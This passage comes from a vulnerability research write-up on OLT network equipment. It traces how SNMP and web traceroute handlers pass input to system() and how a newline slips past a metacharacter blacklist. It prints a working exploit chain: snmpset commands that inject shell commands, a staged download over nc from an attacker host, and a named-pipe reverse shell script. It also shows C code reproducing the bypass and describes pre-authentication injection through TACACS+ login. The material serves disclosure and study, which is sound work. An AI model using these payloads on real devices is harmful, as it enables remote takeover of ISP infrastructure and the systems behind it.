1.3.6.1.4.1.37950.1.1.5.10.12.33.2 |
tracertAction |
1.3.6.1.4.1.37950.1.1.5.10.12.33.3 |
tracertTestResultEntry |
1.3.6.1.4.1.37950.1.1.5.10.12.34.1 |
tracertTestResultS |
1.3.6.1.4.1.37950.1.1.5.10.12.34.1.1 |
To speed up the process and identify all the OIDs, I used Java reflection to
resolve all the attributes of the relevant classes (see List of OIDs retrieved through reflection).
Once the OIDs were identified, a quick proof of concept was created using the
tool snmpset.
snmpset -v2c -c private 192.168.8.200 .1.3.6.1.4.1.37950.1.1.5.10.12.33.1.0 s $'8.8.8.8\nnc 192.168.8.199 1338 > /tmp/stage0\n'
snmpset -v2c -c private 192.168.8.200 .1.3.6.1.4.1.37950.1.1.5.10.12.33.2.0 i 4
snmpset -v2c -c private 192.168.8.200 .1.3.6.1.4.1.37950.1.1.5.10.12.33.3.0 i 1
sleep 10
snmpset -v2c -c private 192.168.8.200 .1.3.6.1.4.1.37950.1.1.5.10.12.33.1.0 s $'8.8.8.8\nbash /tmp/stage0\n'
snmpset -v2c -c private 192.168.8.200 .1.3.6.1.4.1.37950.1.1.5.10.12.33.2.0 i 4
snmpset -v2c -c private 192.168.8.200 .1.3.6.1.4.1.37950.1.1.5.10.12.33.3.0 i 1
And stage0 containing the following bash script:
$(mknod /tmp/bp p;/bin/bash 0</tmp/bp | nc 192.168.8.199 1337 >/tmp/bp)
Following this, a small Python exploit was developed to demonstrate the vulnerability.

Figure 25 - Execution of the exploit with a payload designed to obtain a reverse shell.

Figure 26 - Execution of the exploit with a payload designed to obtain a bind shell.
Model V1600GT (binary: vsapp)
The firmware and the binary responsible for implementing the functionality vary
depending on the model. For the model V1600GT, the SNMP handler is implemented
by the binary vsapp.
Call stack
TracertDiagnoseProcessWriteReq()SetTracertDestIPorHostName(),SetTracertIPType(),SetTracertAction()snmp_tracert_diagnose()webs_diagnose_tracert_pthread()pthread_create()FUN_00c4ebe0()traceroute()safe_system_exec()FUN_013eb144()Command Injection checker (but a bypass has been identified).system_cmd()
Details of impacted functions
File: vsapp
Function: TracertDiagnoseProcessWriteReq()
undefined8
TracertDiagnoseProcessWriteReq
          (long param_1,undefined8 param_2,undefined8 param_3,undefined8 param_4,undefined *param_5)

{
  int iVar1;
  undefined8 uStack_8;

  ...
  iVar1 = *(int *)(param_1 + 0x34);
  if (SNMP_IS_DEBUG_ENABLE == 1) {
    cl_vty_ppclient_out("The column value is %ld\n",iVar1,&DAT_037cf8f0);
  }
  if (iVar1 == 2) {
    uStack_8 = SetTracertIPType(param_3,param_4,param_5);
  }
  else if (iVar1 == 3) {
    uStack_8 = SetTracertAction(param_3,param_4,param_5);
  }
  else if (iVar1 == 1) {
    uStack_8 = SetTracertDestIPorHostName(param_3,param_4,param_5);
  }
  else {
    *param_5 = 0x80;
    uStack_8 = 0;
  }
  return uStack_8;
}
File: vsapp
Function: SetTracertAction()
undefined4 * SetTracertAction(int *param_1,undefined4 *param_2,char *param_3)

{
  int iVar1;

  ...
  iVar1 = *param_1;
  if (*param_3 == 'e') {
    if (iVar1 != 1) {
      *param_3 = '\x03';
      return (undefined4 *)0x0;
    }
  }
  else {
    gv_tracertAction = iVar1;
    iVar1 = snmp_tracert_diagnose(gv_tracertDestIPorHostName,gv_tracertIPType,iVar1);
    if (iVar1 != 0) {
      *param_3 = '\x03';
      return (undefined4 *)0x0;
    }
  }
  *param_2 = 4;
  return &gv_tracertAction;
}
File: vsapp
Function: snmp_tracert_diagnose()
undefined8 snmp_tracert_diagnose(char *param_1,int param_2,int param_3)

{
  int iVar1;
  undefined auStack_120 [16];
  in_addr aiStack_110 [2];
  undefined auStack_108 [256];
  hostent *phStack_8;

  if (param_3 == 1) {
    if (param_2 == 4) {
      phStack_8 = gethostbyname(param_1);
      if ((phStack_8 == (hostent *)0x0) && (iVar1 = inet_aton(param_1,aiStack_110), iVar1 == 0)) {
        return 0xffffffff;
      }
    }
    else if (((param_2 == 6) && (phStack_8 = gethostbyname(param_1), phStack_8 == (hostent *)0x0))
            && (iVar1 = inet_pton(10,param_1,auStack_120), iVar1 != 1)) {
      return 0xffffffff;
    }
    iVar1 = stat("/tmp/tracetest",(stat *)auStack_108);
    if (iVar1 == 0) {
      sprintf(auStack_108 + 0x80,"rm -rf %s","/tmp/tracetest");
      system(auStack_108 + 0x80);
    }
    strcpy(tracert_ipaddr,param_1);
    tracert_flag = 1;
    webs_diagnose_tracert_pthread();
  }
  return 0;
}
File: vsapp
Function: webs_diagnose_tracert_pthread()
int webs_diagnose_tracert_pthread(void)

{
  int iVar1;
  pthread_t pStack_8;

  iVar1 = pthread_create(&pStack_8,(pthread_attr_t *)0x0,FUN_00c4ebe0,(void *)0x0);
  if (iVar1 < 0) {
    iVar1 = puts("wtd_app_init create fan_app_thread failed!\r");
  }
  else {
    iVar1 = pthread_detach(pStack_8);
  }
  return iVar1;
}
File: vsapp
Function: FUN_00c4ebe0()
undefined4 FUN_00c4ebe0(void)

{
  undefined4 uVar1;

  uVar1 = traceroute(GLOBAL_VTY,tracert_ipaddr,1);
  return uVar1;
}
File: vsapp
Function: traceroute()
undefined4 traceroute(undefined8 status,char *ip,int param_3)

{
  char acStack_108 [260];
  undefined4 uStack_4;

  uStack_4 = 0xffffffff;
  if (param_3 == 0) {
    memset(acStack_108,0,0xff);
    sprintf(acStack_108,"traceroute -m 15 %s",ip);
    uStack_4 = safe_system_exec(acStack_108,status);
  }
  else if (param_3 == 1) {
    memset(acStack_108,0,0xff);
    sprintf(acStack_108,"traceroute -m 15 %s >%s",ip,"/tmp/tracetest");
    uStack_4 = safe_system_exec(acStack_108,status);
  }
  vty_out(status,&DAT_038ef980,&DAT_038ef978);
  return uStack_4;
}
File: vsapp
Function: safe_system_exec()
int safe_system_exec(undefined8 param_1,undefined8 param_2)

{
  int iVar1;

  iVar1 = FUN_013eb144(param_1);
  if (iVar1 == 0) {
    system_cmd(param_1,param_2);
    iVar1 = 0;
  }
  return iVar1;
}
The function safe_system_exec() calls FUN_013eb144(), which seems to act as
a defense mechanism against Command Injections.
File: vsapp
Function: FUN_013eb144()
undefined8 FUN_013eb144(char *param_1)

{
  byte bVar1;
  size_t sVar2;
  ulong uStack_8;

  uStack_8 = 0;
  do {
    sVar2 = strlen(param_1);
    if (sVar2 <= uStack_8) {
      return 0;
    }
    bVar1 = param_1[uStack_8];
    if (bVar1 == 0x3b) {
      return 0xffffffff;
    }
    if (bVar1 < 0x3c) {
      if (bVar1 == 0x24) {
        return 0xfffffffb;
      }
      if (bVar1 == 0x26) {
        return 0xfffffffd;
      }
    }
    else {
      if (bVar1 == 0x60) {
        return 0xfffffffc;
      }
      if (bVar1 == 0x7c) {
        return 0xfffffffe;
      }
    }
    uStack_8 = uStack_8 + 1;
  } while( true );
}
File: vsapp
Function: system_cmd()
ulong system_cmd(char *param_1,undefined8 param_2)

{
  uint uVar1;
  ulong uVar2;
  char *pcVar3;
  char acStack_88 [128];
  FILE *pFStack_8;

  pFStack_8 = popen(param_1,"r");
  ...
}
Bypassing the filter
We can interpret function FUN_013eb144() as follows.
undefined8 FUN_013eb144(const char* input)

{
  byte currentChar;
  ulong inputLength;
  ulong index;

  index = 0;
  do {
    inputLength = strlen(input);
    if (inputLength <= index) {
      return 0;  // No injection character found
    }

    currentChar = *(byte *)(input + index);

    if (currentChar == ';') {
      return 0xffffffff;  // Semicolon
    }
    if (currentChar < '<') {
      if (currentChar == '$') {
        return 0xfffffffb;  // Dollar sign
      }
      if (currentChar == '&') {
        return 0xfffffffd;  // Ampersand
      }
    }
    else {
      if (currentChar == '`') {
        return 0xfffffffc;  // Backtick
      }
      if (currentChar == '|') {
        return 0xfffffffe;  // Pipe
      }
    }
    index = index + 1;
  } while (true);
}
The filter excludes the characters ;, $, &, `, and |,
which are commonly used shell metacharacters for command chaining, variable
expansion, and piping. This measure helps mitigate many basic Command Injection
attempts by restricting these critical symbols in user supplied input before
shell execution. However, the filter does not block newline characters (\n),
which the shell interprets as command delimiters, similar to semicolons. This
allows us to insert newline characters to prematurely terminate the intended
command and start arbitrary commands on subsequent lines.
💡 Bypassing the filter using the
\ncharacter:Because newline characters remain unfiltered, they provide a viable bypass vector that effectively circumvents the blacklist, enabling Command Injection despite the blocked characters. A good way to prove this point is to put it into practice in a proof of concept.
Reproducing the filter in C.
File: example_filter.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int simple_filter(const char *input) {
    while (*input) {
        if (*input == ';' || *input == '$' || *input == '&' ||
            *input == '`' || *input == '|') return 0;
        input++;
    }
    return 1;
}

int main() {
    char user_input[] = "127.0.0.1\nid>/tmp/POC\n";
    char command[512];
    FILE *fp;

    if (!simple_filter(user_input)) return 1;

    snprintf(command, sizeof(command), "traceroute -m 15 %s > /tmp/tracetest", user_input);
    printf("Executing:\n%s\n", command);

    fp = popen(command, "r");
    if (fp == NULL) {
        perror("popen failed");
        return 1;
    }

    pclose(fp);

    return 0;
}
The payload 8.8.8.8\n touch /tmp/pwned bypasses the validation in snmp_tracert_diagnose()
because IP validation functions like inet_aton() only parse and validate the
initial part of the input string that corresponds to a valid IPv4 address. In
this case, inet_aton() successfully interprets the 8.8.8.8 prefix and
ignores the trailing newline and subsequent malicious command, treating the
entire string as valid input. Meanwhile, functions such as gethostbyname()
expect null terminated strings and do not sanitize or reject embedded newline
or shell metacharacters.
As a result, the validation passes even though the full input contains characters that the shell can interpret as separate commands. This discrepancy allows the injected newline and appended commands to reach the shell execution stage unfiltered, enabling Command Injection despite the partial IP validation.
The vulnerability described above allows us to compromise all OLTs the cloud manager can interact with, once the cloud manager itself has been compromised. However, this vulnerability also enables the compromise of an Internet exposed OLT with an accessible SNMP service, which in turn can be leveraged to compromise the cloud manager itself, reversing the attack path.
OLTs Command Injection in TACACS+ login authentication feature via /action/main.html (pre-auth)
The gpond binary is responsible for managing the Web interface of the network
device.

Figure 27 - Pseudocode of function web_main_init().

📖 GoAhead[7]:
OLT's Web server is built on the GoAhead framework[8], a lightweight embedded HTTP server commonly used in network devices.
Based on my analysis of the web_main_init() function, authentication
appears to be handled by the function located at address 0x652e18 (depending
on the model and firmware version, this address can be retrieved through reverse
engineering).

Figure 28 - Pseudocode of function at 0x652e18 (part 1).

Figure 29 - Pseudocode of function at 0x652e18 (part 2).

Figure 30 - Pseudocode of function at 0x652e18 (part 3).

Figure 31 - Pseudocode of function at 0x652e18 (part 4).
By reading the pseudocode of the function located at address 0x652e18, we can
construct the following diagram.

💡 TACACS+ authentication (Terminal Access Controller Access-Control System Plus):
TACACS+ is a network protocol for authentication, authorization, and accounting (AAA), originally developed by Cisco in the 1990s, commonly used to control access to network devices like routers, switches, and firewalls. TACACS+ is the latest version of the TACACS protocol. It is primarily used to authenticate users trying to access network devices (e.g., via SSH, Telnet, Web. etc.). It communicates with a centralized TACACS+ server, which validates credentials and provides access control rules.
It is important to note that when TACACS+ authentication is enabled, the
web_tac_authen() function is invoked with the username (first parameter) and
password (second parameter) provided by the user.
Analysis of this function reveals a Command Injection vulnerability. Both
parameters are inserted into a string using the snprintf() function, and the
resulting string is then passed directly as an argument to the function system().

Figure 32 - Pseudocode of function web_tac_authen() (part 1).

Figure 33 - Pseudocode of function web_tac_authen() (part 2).
Consequently, the previously described vulnerability allows an OLT to be
compromised via Command Injection (through POST parameters user and pass)
when its Web interface is exposed to the Internet and TACACS+ authentication is
enabled.
OLTs Command Injection in the traceroute feature via /action/tracert.html (pre-auth)
The gpond binary manages the Web interface of the network equipment. The route
to function mapping, that defines which function to execute for a given url path
is setup within function web_maintenance_init().
Call stack
web_main_thread()web_main()p2p_Login_Init()web_maintenance_init()webs_diagnose_tracert()webs_diagnose_tracert_pthread()webs_diagnose_tracert_exec()
Details of impacted functions

Figure 34 - Pseudocode of function web_maintenance_init() (part 1).
